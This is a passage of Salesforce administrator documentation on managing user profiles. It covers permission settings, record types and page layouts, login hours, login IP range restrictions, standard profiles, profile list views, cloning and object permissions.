In the enhanced profile user interface, the Apps section of the overview page contains settings that are directly associated with the business processes that the apps enable. For example, customer service agents may need to manage cases, so the "Manage Cases" permission is in the Call Center section of the App Permissions page. Some app settings aren't related to app permissions. For example, to enable the Time-Off Manager app from the AppExchange, users need access to the appropriate Apex classes and Visualforce pages, as well as the object and field permissions that allow them to create new time-off requests.

Note: Regardless of the currently selected app, all of a user's permissions are respected. For example, although the "Import Leads" permission is under the Sales category, a user can import leads even while in the Service app.

System Settings

Some system functions apply to an organization and not to any single app. For example, login hours and login IP ranges control a user's ability to log in, regardless of which app the user accesses. Other system functions apply to all apps. For example, the "Run Reports" and "Manage Dashboards" permissions allow managers to create and manage reports in all apps. In some cases, such as with "Modify All Data," a permission applies to all apps, but also includes non-app functions, like the ability to download the Data Loader.

SEE ALSO:

Enhanced Profile User Interface Overview

Search in the Enhanced Profile User Interface

To locate an object, tab, permission, or setting name on a profile page, type at least three consecutive letters in the **Find Settings** box. As you type, suggestions for results that match your search terms appear in a list. Click an item in the list to go to its settings page.

Search terms aren't case-sensitive. For some categories, you can search for the specific permission or setting name. For other categories, search for the category name.

Item	Search for	Example
Assigned apps	App name	Type *sales* in the Find Settings box, then select Sales from the list.
Objects	Object name	Let's say you have an Albums custom object. Type *albu*, then select Albums.
• Fields • Record types • Page layout assignments	Parent object name	Let's say your Albums object contains a Description field. To find the Description field for albums, type *albu*, select Albums, and scroll down to Description under Field Permissions.
Tabs	Tab or parent object name	Type *rep*, then select Reports.
App and system permissions	Permission name	Type *api*, then select API Enabled.
All other categories	Category name	To find Apex class access settings, type *apex*, then select Apex Class Access. To find custom permissions, type *cust*, then select Custom Permissions. And so on.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

The available profile permissions and settings vary according to which Salesforce edition you have.

USER PERMISSIONS

To find permissions and settings in a profile:
- "View Setup and Configuration"

If no results appear in a search:

- Check if the permission, object, tab, or setting you're searching for is available in the current organization.
- Verify that the item you're searching for is available for the user license that's associated with the current profile. For example, a profile with the High Volume Customer Portal license doesn't include the "Modify All Data" permission.
- Ensure that your search term contains at least three consecutive characters that match the name of the item you want to find.

- Make sure that you spelled the search term correctly.

SEE ALSO:

Enhanced Profile User Interface Overview

Assign Record Types and Page Layouts in the Enhanced Profile User Interface

In the enhanced profile user interface, Record Types and Page Layout Assignments settings determine the record type and page layout assignment mappings that are used when users view records. They also determine which record types are available when users create or edit records.

To specify record types and page layout assignments:

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Select a profile.
3. In the **Find Settings...** box, enter the name of the object you want and select it from the list.
4. Click **Edit**.
5. In the Record Types and Page Layout Assignments section, make changes to the settings as needed.

Setting	Description
Record Types	Lists all existing record types for the object. `--Master--` is a system-generated record type that's used when a record has no custom record type associated with it. When `--Master--` is assigned, users can't set a record type to a record, such as during record creation. All other record types are custom record types.
Page Layout Assignment	The page layout to use for each record type. The page layout determines the buttons, fields, related lists, and other elements that users with this profile see when creating records with the associated record type. Since all users can access all record types, every record type must have a page layout assignment, even if the record type isn't specified as an assigned record type in the profile.
Assigned Record Types	Record types that are checked in this column are available when users with this profile create records for the object. If `--Master--` is selected, you can't select any custom record types; and if any custom record types are selected, you can't select `--Master--`.
Default Record Type	The default record type to use when users with this profile create records for the object.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Record types available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit record type and page layout access settings:
- "Manage Profiles and Permission Sets"

The Record Types and Page Layout Assignments settings have some variations for the following objects or tabs.

Object or Tab	Variation
Accounts	If your organization uses person accounts, the accounts object additionally includes **Business Account Default Record Type** and **Person Account Default Record Type** settings, which specify the default record type to use when the profile's users create business or person account records from converted leads.
Cases	The cases object additionally includes **Case Close** settings, which show the page layout assignments to use for each record type on closed cases. That is, the same record type may have different page layouts for open and closed cases. With this additional setting, when users close a case, the case may have a different page layout that exposes how it was closed.
Home	You can't specify custom record types for the home tab. You can only select a page layout assignment for the --Master-- record type.

6. Click **Save**.

SEE ALSO:

How is record type access specified?

Assign Custom Record Types in Permission Sets

Work in the Enhanced Profile User Interface Page

View and Edit Login Hours in the Enhanced Profile User Interface

For each profile, you can specify the hours when users can log in.

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Select a profile and click its name.
3. In the profile overview page, scroll down to Login Hours and click **Edit**.
4. Set the days and hours when users with this profile can log in to the organization.

   To allow users to log in at any time, click **Clear all times**. To prohibit users from using the system on a specific day, set the start and end times to the same value.

   If users are logged in when their login hours end, they can continue to view their current page, but they can't take any further action.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view login hour settings:
- "View Setup and Configuration"

To edit login hour settings:
- "Manage Profiles and Permission Sets"

Note: The first time login hours are set for a profile, the hours are based on the organization's `Default Time Zone` as specified on the Company Information page in Setup. After that, any changes to the organization's `Default Time Zone` won't change the time zone for the profile's login hours. As a result, the login hours are always applied at those exact times even if a user is in a different time zone or if the organization's default time zone is changed.

Depending on whether you're viewing or editing login hours, the hours may appear differently. On the Login Hours edit page, hours are shown in your specified time zone. On the profile overview page, they appear in the organization's original default time zone.

SEE ALSO:

Enhanced Profile User Interface Overview

Restrict Login IP Ranges in the Enhanced Profile User Interface

Control login access at the user level by specifying a range of allowed IP addresses on a user's profile. When you define IP address restrictions for a profile, a login from any other IP address is denied.

1. From Setup, enter *`Profiles`* in the `Quick Find` box, then select **Profiles**.
2. Select a profile and click its name.
3. In the profile overview page, click **Login IP Ranges**.
4. Specify allowed IP addresses for the profile.
   - To add a range of IP addresses from which users can log in, click **Add IP Ranges**. Enter a valid IP address in the `IP Start Address` and a higher-numbered IP address in the `IP End Address` field. To allow logins from only a single IP address, enter the same address in both fields.
   - To edit or remove ranges, click **Edit** or **Delete** for that range.

   Important:
   - The IP addresses in a range must be either IPv4 or IPv6. In ranges, IPv4 addresses exist in the IPv4-mapped IPv6 address space `::ffff:0:0` to `::ffff:ffff:ffff`, where `::ffff:0:0` is `0.0.0.0` and `::ffff:ffff:ffff` is `255.255.255.255`. A range can't include IP addresses both inside and outside of the IPv4-mapped IPv6 address space. Ranges like `255.255.255.255` to `::1:0:0:0` or `::` to `::1:0:0:0` aren't allowed.
   - Partner User profiles are limited to five IP addresses. To increase this limit, contact Salesforce.
   - The Salesforce Mobile Classic app can bypass IP ranges that are defined for profiles. Salesforce Mobile Classic initiates a secure connection to Salesforce over the mobile carrier's network. However, the mobile carrier's IP addresses can be outside of the IP ranges allowed for the user's profile. To prevent bypassing IP definitions on a profile, disable Salesforce Mobile Classic on page 1098 for that user.
5. Optionally enter a description for the range. If you maintain multiple ranges, use the Description field to provide details, like which part of your network corresponds to this range.

Note: You can further restrict access to Salesforce to only those IPs in Login IP Ranges. To enable this option, in Setup, enter *`Session Settings`* in the `Quick Find` box, then select **Session Settings** and select **Enforce login IP ranges on every request**. This option affects all user profiles that have login IP restrictions.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view login IP ranges:
- "View Setup and Configuration"

To edit and delete login IP ranges:
- "Manage Profiles and Permission Sets"

Work in the Original Profile Interface

To view a profile on the original profile page, from Setup, enter *Profiles* in the Quick Find box, then select **Profiles**, then select the profile you want.

On the profile detail page, you can:

- Edit the profile
- Create a profile based on this profile
- For custom profiles only, click **Delete** to delete the profile

  Note: You can't delete a profile that's assigned to a user, even if the user is inactive.

- View the users who are assigned to this profile

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Edit Profiles in the Original Profile Interface

Profiles define how users access objects and data and what they can do within the application. In standard profiles, you can edit a limited number of settings. In custom profiles, you can edit all available permissions and settings, except the user license.

Profile Settings in the Original Profile Interface

Profiles define how users access objects and data and what they can do within the application. View or edit these settings from the original profile detail page.

Assign Page Layouts in the Original Profile User Interface

If you're already working in an original profile user interface, you can access, view, and edit all page layout assignments easily in one location.

View and Edit Desktop Client Access in the Original Profile User Interface

Assign Record Types to Profiles in the Original Profile User Interface

After you create record types and include picklist values in them, add record types to user profiles. If you assign a default record type to a profile, users with that profile can assign the record type to records that they create or edit.

View and Edit Login Hours in the Original Profile User Interface

Specify the hours when users can log in based on the user profile.

Restrict Login IP Addresses in the Original Profile User Interface

Control login access at the user level by specifying a range of allowed IP addresses on a user's profile. When you define IP address restrictions for a profile, a login from any other IP address is denied.

Edit Profiles in the Original Profile Interface

Profiles define how users access objects and data and what they can do within the application. In standard profiles, you can edit a limited number of settings. In custom profiles, you can edit all available permissions and settings, except the user license.

Note: Editing some permissions can result in enabling or disabling other ones. For example, enabling "View All Data" enables "Read" for all objects. Likewise, enabling "Transfer Leads" enables "Read" and "Create" on leads.

Tip: If enhanced profile list views are enabled for your organization, you can change permissions for multiple profiles from the list view.

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Select the profile you want to change.
3. On the profile detail page, click **Edit**.

SEE ALSO:

- Assign Page Layouts in the Original Profile User Interface
- Profile Settings in the Original Profile Interface
- View and Edit Desktop Client Access in the Original Profile User Interface
- Assign Record Types to Profiles in the Original Profile User Interface
- View and Edit Login Hours in the Original Profile User Interface
- Restrict Login IP Addresses in the Original Profile User Interface

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit profiles:

- "Manage Profiles and Permission Sets"

  AND

  "Customize Application"

Profile Settings in the Original Profile Interface

Profiles define how users access objects and data and what they can do within the application. View or edit these settings from the original profile detail page.

Setting	To view or edit, go to
Profile name and description (custom profiles only)	Profile Detail
Administrative and general permissions (custom profiles only)	Administrative Permissions
App visibility settings	Custom App Settings
Console layouts for all profiles	Console Settings
Custom permissions	Enabled Custom Permissions
Desktop client access settings	Desktop Integration Clients
External data sources	Enabled External Data Source Access
Field access in objects	Field-Level Security
Login hours	Login Hours
Login IP address ranges	Login IP Ranges section, click **New**, or click **Edit** next to an existing IP range. Note: You can further restrict access to Salesforce to only those IPs in Login IP Ranges. To enable this option, in Setup, enter *Session Settings* in the Quick Find box, then select **Session Settings** and select **Enforce login IP ranges on every request**. This option affects all user profiles that have login IP restrictions.
Object permissions	Standard Object Permissions
Page layouts	Page Layouts
Record types	Record Type Settings section. You see the **Edit** link only if record types exist for the object.
Tab visibility settings	Tab Settings
Executable Apex classes	Enabled Apex Class Access
Executable Visualforce pages	Enabled Visualforce Page Access

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To edit profiles:

- "Manage Profiles and Permission Sets"

  AND

  "Customize Application"

Setting	To view or edit, go to
Service presence statuses	Enabled Service Presence Status Access

SEE ALSO:

Edit Profiles in the Original Profile Interface

Assign Page Layouts in the Original Profile User Interface

If you're already working in an original profile user interface, you can access, view, and edit all page layout assignments easily in one location.

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Select a profile.
3. Click **View Assignment** next to any tab name in the Page Layouts section.
4. Click **Edit Assignment**.
5. Use the table to specify the page layout for each profile. If your organization uses record types, a matrix displays a page layout selector for each profile and record type.
   - Selected page layout assignments are highlighted.
   - Page layout assignments you change are italicized until you save your changes.
6. If necessary, select another page layout from the Page Layout To Use drop-down list and repeat the previous step for the new page layout.
7. Click **Save**.

SEE ALSO:

Work in the Original Profile Interface

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Record types available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign page layouts in profiles:

- "Manage Profiles and Permission Sets"

View and Edit Desktop Client Access in the Original Profile User Interface

Connect Offline and Connect for Office are desktop clients that integrate Salesforce with your PC. As an administrator, you can control which desktop clients your users can access as well as whether users are automatically notified when updates are available.

Note: To access desktop clients, users must also have the "API Enabled" permission.

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Click **Edit** next to a profile name, and scroll to the Desktop Integration Clients section at the bottom of the page.

SEE ALSO:

Work in the Original Profile Interface

EDITIONS

Connect Offline available in: Salesforce Classic

Connect Offline available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Connect for Office available in: both Salesforce Classic and Lightning Experience

Connect for Office available in: **All** Editions except Database.com

USER PERMISSIONS

To view desktop client access settings:
- "View Setup and Configuration"

To edit desktop client access settings:
- "Manage Profiles and Permission Sets"

Assign Record Types to Profiles in the Original Profile User Interface

After you create record types and include picklist values in them, add record types to user profiles. If you assign a default record type to a profile, users with that profile can assign the record type to records that they create or edit.

Note: Users can view records of any record type, even if the record type is not associated with their profile.

You can associate several record types with a profile. For example, a user needs to create hardware and software sales opportunities. In this case, you can create and add both "Hardware" and "Software" record types to the user's profile.

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Select a profile. The record types available for that profile are listed in the Record Type Settings section.
3. Click **Edit** next to the appropriate type of record.
4. Select a record type from the Available Record Types list and add it to the Selected Record Types list.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To assign record types to profiles:
- "Customize Application"

Master is a system-generated record type that's used when a record has no custom record type associated with it. When you assign `Master`, users can't set a record type to a record, such as during record creation. All other record types are custom record types.

5. From `Default`, choose a default record type.

   If your organization uses person accounts, this setting also controls which account fields display in the `Quick Create` area of the accounts home page.

6. If your organization uses person accounts, set default record type options for both person accounts and business accounts. From the `Business Account Default Record Type` and then the `Person Account Default Record Type` drop-down list, choose a default record type.

   These settings are used when defaults are needed for both kinds of accounts, such as when converting leads.

7. Click **Save**.

Options in the Record Type Settings section are blank wherever no record types exist. For example, if you have two record types for opportunities but no record types for accounts, the **Edit** link only displays for opportunities. In this example, the picklist values and default value for the master are available in all accounts.

Note: If your organization uses person accounts, you can view the record type defaults for business accounts and person accounts. Go to Account Record Type Settings in the profile detail page. Clicking **Edit** in the Account Record Type Settings is another way to begin setting record type defaults for accounts.

SEE ALSO:

How is record type access specified?

Work in the Original Profile Interface

Assign Custom Record Types in Permission Sets

View and Edit Login Hours in the Original Profile User Interface

Specify the hours when users can log in based on the user profile.

1. From Setup, enter *`Profiles`* in the `Quick Find` box, then select **Profiles**, and select a profile.
2. Click **Edit** in the Login Hours related list.
3. Set the days and hours when users with this profile can use the system.

   To allow users to log in at any time, click **Clear All Times**. To prohibit users from using the system on a specific day, set the start and end times to the same value.

   If users are logged in when their login hours end, they can continue to view their current page, but they can't take any further action.

4. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To set login hours:

- "Manage Profiles and Permission Sets"

Note: The first time login hours are set for a profile, the hours are based on the organization's `Default Time Zone` as specified on the Company Information page in Setup. After that, any changes to the organization's `Default Time Zone` won't change the time zone for the profile's login hours. As a result, the login hours are always applied at those exact times even if a user is in a different time zone or if the organization's default time zone is changed.

Depending on whether you're viewing or editing login hours, the hours appear differently. On the profile detail page, hours are shown in your specified time zone. On the Login Hours edit page, they appear in the organization's default time zone.

SEE ALSO:

Work in the Original Profile Interface
Restrict Login IP Addresses in the Original Profile User Interface

Restrict Login IP Addresses in the Original Profile User Interface

Control login access at the user level by specifying a range of allowed IP addresses on a user's profile. When you define IP address restrictions for a profile, a login from any other IP address is denied.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in all editions

USER PERMISSIONS

To view login IP ranges:
- "View Setup and Configuration"

To edit and delete login IP ranges:
- "Manage Profiles and Permission Sets"

1. How you restrict the range of valid IP addresses on a profile depends on your Salesforce edition.
   - If you're using an Enterprise, Unlimited, Performance, or Developer edition, from Setup, enter *`Profiles`* in the `Quick Find` box, then select **Profiles**, and select a profile.
   - If you're using a Professional, Group, or Personal edition, from Setup, enter *`Session Settings`* in the `Quick Find` box, then select **Session Settings**.
2. Click **New** in the Login IP Ranges related list.
3. Enter a valid IP address in the `IP Start Address` field and a higher-numbered IP address in the `IP End Address` field.

   The start and end addresses define the range of allowable IP addresses from which users can log in. To allow logins from a single IP address, enter the same address in both fields.
   - The IP addresses in a range must be either IPv4 or IPv6. In ranges, IPv4 addresses exist in the IPv4-mapped IPv6 address space `::ffff:0:0` to `::ffff:ffff:ffff`, where `::ffff:0:0` is `0.0.0.0` and `::ffff:ffff:ffff` is `255.255.255.255`. A range can't include IP addresses both inside and outside of the IPv4-mapped IPv6 address space. Ranges like `255.255.255.255` to `::1:0:0:0` or `::` to `::1:0:0:0` aren't allowed.
   - Partner User profiles are limited to five IP addresses. To increase this limit, contact Salesforce.
   - The Salesforce Mobile Classic app can bypass IP ranges that are defined for profiles. Salesforce Mobile Classic initiates a secure connection to Salesforce over the mobile carrier's network. However, the mobile carrier's IP addresses can be outside of the IP ranges allowed for the user's profile. To prevent bypassing IP definitions on a profile, disable Salesforce Mobile Classic on page 1098 for that user.
4. Optionally enter a description for the range. If you maintain multiple ranges, use the Description field to provide details, such as which part of your network corresponds to this range.
5. Click **Save**.

Note: Cache settings on static resources are set to private when accessed via a Force.com site whose guest user's profile has restrictions based on IP range or login hours. Sites with guest user profile restrictions cache static resources only within the browser. Also, if a previously unrestricted site becomes restricted, it can take up to 45 days for the static resources to expire from the Salesforce cache and any intermediate caches.

Note: You can further restrict access to Salesforce to only those IPs in Login IP Ranges. To enable this option, in Setup, enter *Session Settings* in the Quick Find box, then select **Session Settings** and select **Enforce login IP ranges on every request**. This option affects all user profiles that have login IP restrictions.

SEE ALSO:

- Set Trusted IP Ranges for Your Organization
- View and Edit Login Hours in the Original Profile User Interface
- Work in the Original Profile Interface

Standard Profiles

Every org includes standard profiles that you can assign to users. In standard profiles, you can edit some settings.

Every org includes standard profiles. In Professional, Enterprise, Unlimited, Performance, and Developer Editions, you can use standard profiles or create, edit, and delete custom profiles. In orgs where you can't create custom profiles (such as Contact Manager and Group Editions), you can assign standard profiles to your users, but you can't view or edit them.

The following table lists commonly used permissions in standard profiles.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Your edition determines which standard profiles are available.

Profile Name	Available Permissions
System Administrator	Can configure and customize the application. Has access to all functionality that does not require an additional license. For example, administrators cannot manage campaigns unless they also have a Marketing User license. Can manage price books and products. Can edit any quota, override forecasts, and view any forecast.
Standard Platform User	Can use custom Force.com AppExchange apps developed in your org or installed from AppExchange. In addition, can use core platform functionality such as accounts, contacts, reports, dashboards, and custom tabs.
Standard Platform One App User	Can use one custom AppExchange app developed in your org or installed from AppExchange. The custom app is limited to five tabs. In addition, can use core platform functionality such as accounts, contacts, reports, dashboards, and custom tabs.
Standard User	Can create and edit most major types of records, run reports, and view the org's setup. Can view, but not manage, campaigns. Can create, but not review, solutions. Can edit personal quota and override forecasts.

Profile Name	Available Permissions
Customer Community User	Can log in via a community. Your community settings and sharing model determine their access to tabs, objects, and other features. For more information, see Communities User Licenses.
Customer Community Plus User	
Partner Community User	
Customer Portal User	Can log in via a Customer Portal or a community. Can view and edit data they directly own or data owned by or shared with users below them in the Customer Portal role hierarchy; and they can view and edit cases where they are listed in the `Contact Name` field.
High Volume Customer Portal	Can log in via a Customer Portal or a community. The High Volume Customer Portal and Authenticated Website profiles are high-volume portal users.
Authenticated Website	
Customer Portal Manager	Can log in via a Customer Portal or a community. Can view and edit data they directly own or data owned by or shared with users below them in the Customer Portal role hierarchy; and they can view and edit cases where they are listed in the `Contact Name` field.
Partner User	Can log in via a partner portal or a community.
Solution Manager	Can review and publish solutions. Also has access to the same functionality as the Standard User.
Marketing User	Can manage campaigns, create letterheads, create HTML email templates, manage public documents, and add campaign members and update their statuses with the Data Import Wizard. Also has access to the same functionality as the Standard User.
Contract Manager	Can create, edit, activate, and approve contracts. This profile can also delete contracts as long as they are not activated. Can edit personal quota and override forecasts.
Read Only	Can view the org's setup, run and export reports, and view, but not edit, other records.
Chatter Only User	Can only log in to Chatter. Can access all standard Chatter people, profiles, groups, and files. Additionally, they can: • View Salesforce accounts and contacts • Use Salesforce CRM Content, Ideas, and Answers • Access dashboards and reports • Use and approve workflows • Use the calendar to create and track activities • View and modify up to ten custom objects • Add records to groups

Profile Name	Available Permissions
	Note: You must expose the tabs for the standard Salesforce objects that the Chatter Only user profile can access, as they are hidden by default for these users. Professional Edition organizations must have Profiles enabled to perform these tasks. Contact your Salesforce representative for more information. Only available with the Chatter Only user license. For more information on Chatter Plus users, see *Chatter Plus Frequently Asked Questions*.
Chatter Free User	Can only log in to Chatter. Can access all standard Chatter people, profiles, groups, and files. Only available with the Chatter Free user license.
Chatter External User	Can only log in to Chatter and access groups they've been invited to and interact with members of those groups. Only available with the Chatter External user license.
Chatter Moderator User	Can only log in to Chatter. Can access all standard Chatter people, profiles, groups, and files. Additionally, this user can: • Activate and deactivate other Chatter Free users and moderators • Grant and revoke moderator privileges • Delete posts and comments that they can see Note: Changing a user's profile from Chatter Moderator User to Chatter Free User removes moderator privileges in Chatter. Only available with the Chatter Free user license.
Site.com Only User	Can only log in to the Site.com app. Each Site.com Only user also needs a Site.com Publisher feature license to create and publish sites, or a Site.com Contributor feature license to edit the site's content. Additionally, this user can: • Use one custom app with up to 20 custom objects • Access the Content app, but not the Accounts and Contacts objects • Create unlimited custom tabs

Profile Name	Available Permissions
	Only available with the Site.com Only user license.

SEE ALSO:

Profiles

User Permissions

Manage Profile Lists

Profiles define how users access objects and data, and what they can do within the application. When you create users, you assign a profile to each one. To view the profiles in your organization, from Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view profiles, and print profile lists:

- "View Setup and Configuration"

To delete profile list views:

- "Manage Profiles and Permission Sets"

To delete custom profiles:

- "Manage Profiles and Permission Sets"

Viewing Enhanced Profile Lists

If enhanced profile list views are enabled for your organization, you can use additional tools to customize, navigate, manage, and print profile lists.

- Show a filtered list of profiles by selecting a view from the drop-down list.
- Delete a view by selecting it from the drop-down list and clicking **Delete**.
- Create a list view or edit an existing view.
- Create a profile.
- Print the list view by clicking .
- Refresh the list view after creating or editing a view by clicking .
- Edit permissions directly in the list view.
- View or edit a profile by clicking its name.
- Delete a custom profile by clicking **Del** next to its name.

Note: You can't delete a profile that's assigned to a user, even if the user is inactive.

Viewing the Basic Profile List

- Create a profile.
- View or edit a profile by clicking its name.
- Delete a custom profile by clicking **Del** next to its name.

Creating and Editing Profile List Views

Edit Multiple Profiles with Profile List Views

If enhanced profile list views are enabled for your organization, you can change permissions in up to 200 profiles directly from the list view, without accessing individual profile pages.

SEE ALSO:

Edit Multiple Profiles with Profile List Views

Profiles

Creating and Editing Profile List Views

If enhanced profile list views are enabled for your organization, you can create profile list views to show a set of profiles with the fields you choose. For example, you could create a list view of all profiles in which "Modify All Data" is enabled.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create, edit, and delete profile list views:

- "Manage Profiles and Permission Sets"

1. In the Profiles page, click **Create New View**, or select a view and click **Edit**.
2. Enter the view name.
3. Under Specify Filter Criteria, specify the conditions that the list items must match, such as `Modify All Data equals True`.
   a. Type a setting name, or click the lookup icon to search for and select the setting you want.
   b. Choose a filter operator.
   c. Enter the value that you want to match.
   d. To specify another filter condition, click **Add New**. You can specify up to 25 filter condition rows.

      To remove a filter condition row and clear its values, click the remove row icon.
4. Under Select Columns to Display, specify the profile settings that you want to appear as columns in the list view.
   a. From the Search drop-down list, select the type of setting you want to search for.
   b. Enter part or all of a word in the setting you want to add and click **Find**.

      Note: If the search finds more than 500 values, no results appear. Use the preceding steps to refine your search criteria and show fewer results.

   c. To add or remove columns, select one or more column names and click the **Add** or **Remove** arrow.
   d. Use the **Top**, **Up**, **Down**, and **Bottom** arrows to arrange the columns in the sequence you want.

   You can add up to 15 columns in a single list view.
5. Click **Save**, or if you're cloning an existing view, rename it and click **Save As**.

SEE ALSO:

Edit Multiple Profiles with Profile List Views

Edit Multiple Profiles with Profile List Views

If enhanced profile list views are enabled for your organization, you can change permissions in up to 200 profiles directly from the list view, without accessing individual profile pages.

Editable cells display a pencil icon ( ) when you hover over the cell, while non-editable cells display a lock icon ( ). In some cases, such as in standard profiles, the pencil icon appears but the setting is not actually editable.

Warning: Use care when editing profiles with this method. Because profiles affect a user's fundamental access, making mass changes may have a widespread effect on users in your organization.

1. Select or create a list view that includes the profiles and permissions you want to edit.
2. To edit multiple profiles, select the checkbox next to each profile you want to edit.

   If you select profiles on multiple pages, Salesforce remembers which profiles are selected.
3. Double-click the permission you want to edit.

   For multiple profiles, double-click the permission in any of the selected profiles.
4. In the dialog box that appears, enable or disable the permission.

   In some cases, changing a permission may also change other permissions. For example, if "Customize Application" and "View Setup and Configuration" are disabled and you enable "Customize Application," then "View Setup and Configuration" is also enabled. In this case, the dialog box lists the affected permissions.
5. To change multiple profiles, select **All** `n` **selected records** (where `n` is the number of profiles you selected).
6. Click **Save**.

Note:

- For standard profiles, inline editing is available only for the "Single Sign-On" and "Affected By Divisions" permissions.
- If you edit multiple profiles, only those profiles that support the permission you are changing will change. For example, if you use inline editing to add "Modify All Data" to multiple profiles, but because of its user license the profile doesn't have "Modify All Data," the profile won't change.

If any errors occur, an error message appears, listing each profile in error and a description of the error. Click the profile name to open the profile detail page. The profiles you've clicked appear in the error window in gray, strike-through text. To view the error console, you must have pop-up blockers disabled for the Salesforce domain.

Any changes you make are recorded in the setup audit trail.

SEE ALSO:

Profiles

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To edit multiple profiles from the list view:

- "Manage Profiles and Permission Sets"

  AND

  "Customize Application"

Clone Profiles

Instead of creating profiles, save time by cloning existing profiles and customizing them.

Tip: If you clone profiles to enable certain permissions or access settings, consider using permission sets. For more information, see Permission Sets. Also, if your profile name contains more than one word, avoid extraneous spacing. For example, "Acme User" and "Acme User" are identical other than spacing between "Acme" and "User." Using both profiles in this case can result in confusion for admins and users.

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. In the Profiles list page, do one of the following:
   - Click **New Profile**, then select an existing profile that's similar to the one you want to create.
   - If enhanced profile list views are enabled, click **Clone** next to a profile that's similar to the one you want to create.
   - Click the name of a profile that's similar to the one you want to create, then in the profile page, click **Clone**.

   A new profile uses the same user license as the profile it was cloned from.
3. Enter a profile name.
4. Click **Save**.

SEE ALSO:

Profiles

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create profiles:
- "Manage Profiles and Permission Sets"

Viewing a Profile's Assigned Users

To view all users that are assigned to a profile from the profile overview page, click **Assigned Users** (in the enhanced profile user interface) or **View Users** (in the original profile user interface). From the assigned users page, you can:

- Create one or multiple users
- Reset passwords for selected users
- Edit a user
- View a user's detail page by clicking the name, alias, or username
- View or edit a profile by clicking the profile name
- If Google Apps™ is enabled in your organization, export users to Google and create Google Apps accounts by clicking **Export to Google Apps**

SEE ALSO:

Profiles

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

Custom Profiles available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Edit Object Permissions in Profiles

Object permissions specify the type of access that users have to objects.

1. From Setup, either:
   - Enter *Permission Sets* in the Quick Find box, then select **Permission Sets**, or
   - Enter *Profiles* in the Quick Find box, then select **Profiles**
2. Select a permission set or profile.
3. Depending on which interface you're using, do one of the following:
   - Permission sets or enhanced profile user interface—In the **Find Settings...** box, enter the name of the object and select it from the list. Click **Edit**, then scroll to the Object Permissions section.
   - Original profile user interface—Click **Edit**, then scroll to the Standard Object Permissions, Custom Object Permissions, or External Object Permissions section.
4. Specify the object permissions.
5. Click **Save**.

SEE ALSO:

Object Permissions

Profiles

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Professional**, **Group**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

USER PERMISSIONS

To view object permissions:
- "View Setup and Configuration"

To edit object permissions:
- "Manage Profiles and Permission Sets"

  AND

